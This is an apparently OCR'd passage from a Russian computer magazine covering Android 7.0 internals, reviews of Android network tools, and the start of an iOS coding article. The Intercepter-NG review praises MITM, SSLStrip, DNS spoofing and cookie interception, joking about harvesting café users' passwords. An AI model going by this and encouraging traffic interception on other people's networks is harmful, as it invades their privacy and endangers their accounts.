Объяснить наличие данного режима ничем иным, как желанием перенести систему на десктопы, нельзя: для планшетов хватит и режима разделения экрана, а на смартфонах не нужен ни тот ни другой. Десктопное будущее также косвенно подтверждается изменениями в API. Например, теперь есть выделенные кейкоды для копирования, вырезания и вставки, а также колбэк `onProvideKeyboardShortcuts()` для активити. Последний вызывается в ответ

на ту или иную заданную программистом клавиатурную комбинацию. Также появился API для изменения курсора (PointerIcon) при наведении на элементы интерфейса (View).

Все это говорит в пользу того, что вскоре мы действительно увидим Android если не на десктопах, то уж точно на хромбуках и устройствах класса «трансформер»: подключил клавиатуру — получил классический многооконный интерфейс, отключил — у тебя стандартный Android. А можно пойти дальше и представить себе следующую ситуацию: въезжаешь в гостиницу, подключаешь свой смартфон по HDMI-кабелю к телевизору и получаешь полноценный многооконный рабочий стол (вместо стандартного Android UI, как сейчас). Неплохо, не правда ли?

AOT/JIT-КОМПИЛЯТОР И СКОРОСТЬ УСТАНОВКИ СОФТА

К релизу Android 5.0 Google решила окончательно отказаться от JIT-компиляции в пользу AOT-компиляции приложений. Это значит, что если в прошлых версиях Android приложения работали под управлением виртуальной машины (Dalvik), которая транслировала байт-код приложения в машинные инструкции прямо по ходу его исполнения (JIT, just-in-time), то в Android 5.0 трансляция байт-кода в машинный код происходила один раз на этапе установки приложения (AOT — ahead-of-time).

Однако на самом деле JIT-компилятор никуда не делся и продолжал применяться для некоторых участков кода (в том числе самого Android), которые использовали кодогенерацию, а потому не могли быть переведены в машинные инструкции заблаговременно. Этот JIT-компилятор было решено задействовать в Android 7.0 с целью ускорения установки приложения и первичной загрузки после обновления: AOT-компилятор приводил к заметным задержкам в обоих случаях.

Так что Android 7.0 теперь действует иначе, чем Android 5.0+. Вместо того чтобы запускать AOT-компиляцию каждого приложения на этапе установки, он запускает приложение под управлением виртуальной машины, используя JIT-компилятор (почти так же, как в Android < 5.0), но следит за тем, какие участки кода приложения выполняются чаще всего. Затем эта информация используется для AOT-компиляции данных участков кода. Последняя операция выполняется только во время бездействия смартфона, находящегося на зарядке.

Говоря простыми словами, Google сплавила два совершенно различных подхода и заставила два компилятора работать сообща. Плюсами такой инновации являются:

- более эффективная компиляция — при реальном запуске приложения компилятор имеет возможность узнать о его работе гораздо больше, чем выполняя статический анализ, и, как следствие, применить более подходящие методы оптимизации для каждой ситуации;


- сохранение оперативной и постоянной памяти — байт-код компактнее машинного кода, а если выполнять AOT-компиляцию только отдельных участков приложения и не выполнять компиляцию приложений, которыми юзер не пользуется, можно существенно сэкономить пространство NAND-памяти;
- резкое увеличение скорости установки и первой загрузки после обновления системы — нет AOT-компиляции, нет задержки.

НОВЫЙ, УЛУЧШЕННЫЙ DOZE

В Android 6.0 появился режим энергосбережения Doze, работающий по принципу «если смартфон долго не используется, отрубаем интернет и запрещаем приложениям будить девайс». На самом деле все несколько сложнее (во всех подробностях я описал его в статье «Дозируй батарею правильно!»), но суть именно такая. Ты не используешь телефон — он уходит в глубокий сон для сохранения батареи.

Doze — прекрасная технология, однако изначально в нее была заложена одна очень спорная особенность, за которую Google нередко критиковали: Doze учитывает не только время бездействия устройства, но и время его нахождения в покое. Другими словами, если постоянно перемещать смартфон (нести в сумке, например), он никогда не уйдет в Doze, пользуешься ты им или нет.

В Android 7.0 Google исправила эту проблему, и теперь смартфон переходит в режим Doze независимо от того, перемещается ли он.



Стадии Doze

ЧТО ЕЩЕ?

- OpenJDK — Android теперь использует Java-библиотеки OpenJDK, благодаря чему появилась полноценная поддержка языка Java 8.
- Quick Settings Tile API — приложения теперь могут добавлять собственные тайлы в панель быстрых настроек (к слову сказать, такая функциональность уже есть в CyanogenMod).
- Project Svelte — продолжение разработки средств для создания более эффективных и не жадных до ресурсов приложений (JobScheduler и GcmNetworkManager).
- Data Saver — новый сервис, который автоматически активируется, когда проплаченный пакет трафика подходит к концу, и отключает фоновую передачу данных, ограничивая явную.
- Блокиратор номеров — ожидаемая с самых первых версий Android функция.
- OpenGL ES 3.2 — поддержки Vulkan пока, к сожалению, нет.
- Call screening — сторонние звонилки теперь могут показывать собственный экран входящего звонка.
- Multi-locale — теперь Android позволяет использовать сразу два системных языка (браузер больше не будет предлагать тебе перевод на английский, если ты его знаешь!).
- Always on VPN — теперь система может гарантировать, что трафик не утекает.
- Direct boot — зашифрованный смартфон теперь сохраняет базовую функциональность, даже если не введен PIN-код для расшифровки.


ВЫВОДЫ

С каждым новым релизом Google вносит в Android не только видимые юзеру изменения, но и массу внутренних улучшений, что, конечно же, не может не радовать. Какие-то из них имеют спорный характер (новый Doze или запрос полномочий во время работы в Android 6.0), другие, наоборот, важный шаг в правильном направлении (JIT/AOT-компиляция). Как бы там ни было, Google постоянно экспериментирует, и за всем этим очень интересно наблюдать.

ВЫПУСК #18.
СЕТЕВЫЕ ИНСТРУМЕНТЫ

КАРМАННЫЙ СОФТ

Сегодня в выпуске: выясняем текущую сетевую конфигурацию, пингуем хосты и скрыто сканируем порты, включаем комп по сети, определяем, какие операционки есть в локальной сети, перехватываем трафик и вклиниваемся в чужие сессии.






[IP Tools](#)
Платформа: Android 2.3+
Цена: бесплатно

IP TOOLS

IP Tools — это набор стандартных сетевых инструментов, которые можно найти в любой настольной ОС: ping, whois, traceroute, dig. Также в приложении есть встроенный простенький сканер портов и IP-калькулятор. Главный экран приложения — всевозможная информация о текущих сетевых настройках и подключении к сети, в частности приложение позволяет узнать свой внешний IP-адрес, уровень сигнала, местоположение провайдера и просмотреть другие настройки соединения.

Доступна функция Wake on LAN для включения соответствующим образом настроенного ПК по сети, конвертер IP в имя хоста, возможность просмотра лога соединений. В общем, все самое необходимое, в красивой упаковке без излишков. 99% функций приложения доступны бесплатно.






Fing
Платформа: Android 2.3+
Цена: бесплатно

FING

Схожий по функциональности с IP Tools инструмент, заточенный на анализ локальных сетей. После запуска Fing сканирует сеть на наличие хостов и выводит на экран список их адресов вместе с сопутствующей информацией, такой как MAC-адрес и имя хоста. Тап по любому из них откроет экран дополнительных сведений, на котором есть инструменты для выполнения пинга, скана портов, traceroute и Wake on LAN.

Выполнить скан портов, ping, traceroute и DNS Lookup можно и для произвольных сетевых хостов, правда эта функциональность почему-то находится в настройках. Также стоит отметить, что Fing сохраняет информацию обо всех исследованных сетях, так что к анализу можно вернуться и позже. Более того, он позволяет отгружать эту информацию в облако, так что получить к ней доступ можно отовсюду и с любого смартфона.






[Network Mapper]
Платформа: Android 4.0+
Цена: бесплатно

NETWORK MAPPER

А это уже графическая обертка к широко известному сканеру портов Nmap. Последний известен как самый продвинутый среди себе подобных, способный выполнять сканирование всеми возможными способами, включая скрытые, определять тип ОС и версии висящих на портах сервисов. Один из ключевых инструментов исследователя сети.

Что касается Network Mapper, то обертка довольно проста, можно даже сказать примитивна. Все, что можно сделать, — это выбрать тип сканирования (от простейшего Regular до Intense, включающего в себя также определение ОС, сервисов и другой информации) и вбить IP-адрес. Далее вывод Nmap посыплется на экран, и останется только дождаться завершения операции и провести анализ.

К слову сказать, приложение никак не парсит и не изменяет сам вывод, так что он будет точно таким же, как на настольных ОС. И это хорошо.






[Intercepter-NG](#)
Платформа: Android 2.1+
Цена: бесплатно


INTERCEPTER-NG

Тяжелая артиллерия. Об Intercepter-NG можно написать не одну статью, поэтому не буду вдаваться в детали, а просто скажу, что это одно из самых мощных приложений для сканирования сетей, перехвата трафика, его изменения в реальном времени и выполнения MITM-атак. В умелых руках Intercepter-NG превращается в мощнейший инструмент, позволяющий зайти в кафе и уйти с пачкой паролей и личных данных, заодно узнав, сколько в помещении пользователей iPhone 6s, а кто пользуется древним Galaxy S3.

Android-версия инструмента неказиста на вид и во многом уступает настольной, однако и в ней есть масса возможностей, включая скан локальной сети, перехват локального трафика, кукисов, файлов, передаваемых в открытом виде, можно выполнять SSLStrip, DNS-спуфинг, сохранять сессию в pcap для последующего анализа на ПК и многое другое. В общем, must have инструмент любого исследователя, к тому же абсолютно бесплатный.



КОДИНГ НА ХОДУ



Михаил Филоненко
mfilonen2@gmail.com

ПРОГРАММИРУЕМ И АДМИНИСТРИРУЕМ, ИСПОЛЬЗУЯ IOS

Вероятно, еще после покупки своего первого мобильного гаджета от Apple ты задавался вопросом, как выжать из него нечто большее, чем прослушивание музыки и чтение книг. Да, здесь тонны софта на все случаи жизни, но как насчет того, чтобы сделать чекаут своего приложения из GitHub, внести в него правки и затем залить на сервер по SSH? А ведь это вполне возможно сделать, если знать как.

В этой статье представлена подборка инструментов для программистов и администраторов, которым, по той или иной причине, необходимо работать в отсутствие доступа к десктопу. Разумеется, данные программы не так хороши, как их «настольные» аналоги, однако и их возможности смогут покрыть немалую часть потребностей людей, занимающихся созданием программ или только начинающих это делать.

РЕДАКТОРЫ КОДА

